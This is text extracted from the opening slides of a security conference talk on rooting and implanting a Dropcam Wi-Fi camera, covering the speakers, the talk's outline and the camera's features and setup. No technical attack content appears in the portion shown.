




Crowd Security Intelligence

download slides

syn.ac/defc0n22




@colbymoore  @patrickwardle

optical surgery



implanting this



who we are



always looking for
more experts!

we source a global contingent vetted security experts worldwide and pay them on an incentivized basis to discover security vulnerabilities in our customers' web apps, mobile apps, and infrastructure endpoints.

R & D team

@patrickwardle


NASA, NSA, VRL, Synack



@colbymoore

VRL, Synack


an outline



overview



root access



vulnerabilities



implant

an overview



dropcam is...



“a cloud-based Wi-Fi video monitoring service with free live streaming, two-way talk and remote viewing that makes it easy to stay connected with places, people and pets, no matter where you are.” -dropcam.com



cloud recording



night vision





two-way talk



intelligent alerts

setup & configuration





completed setup

a target



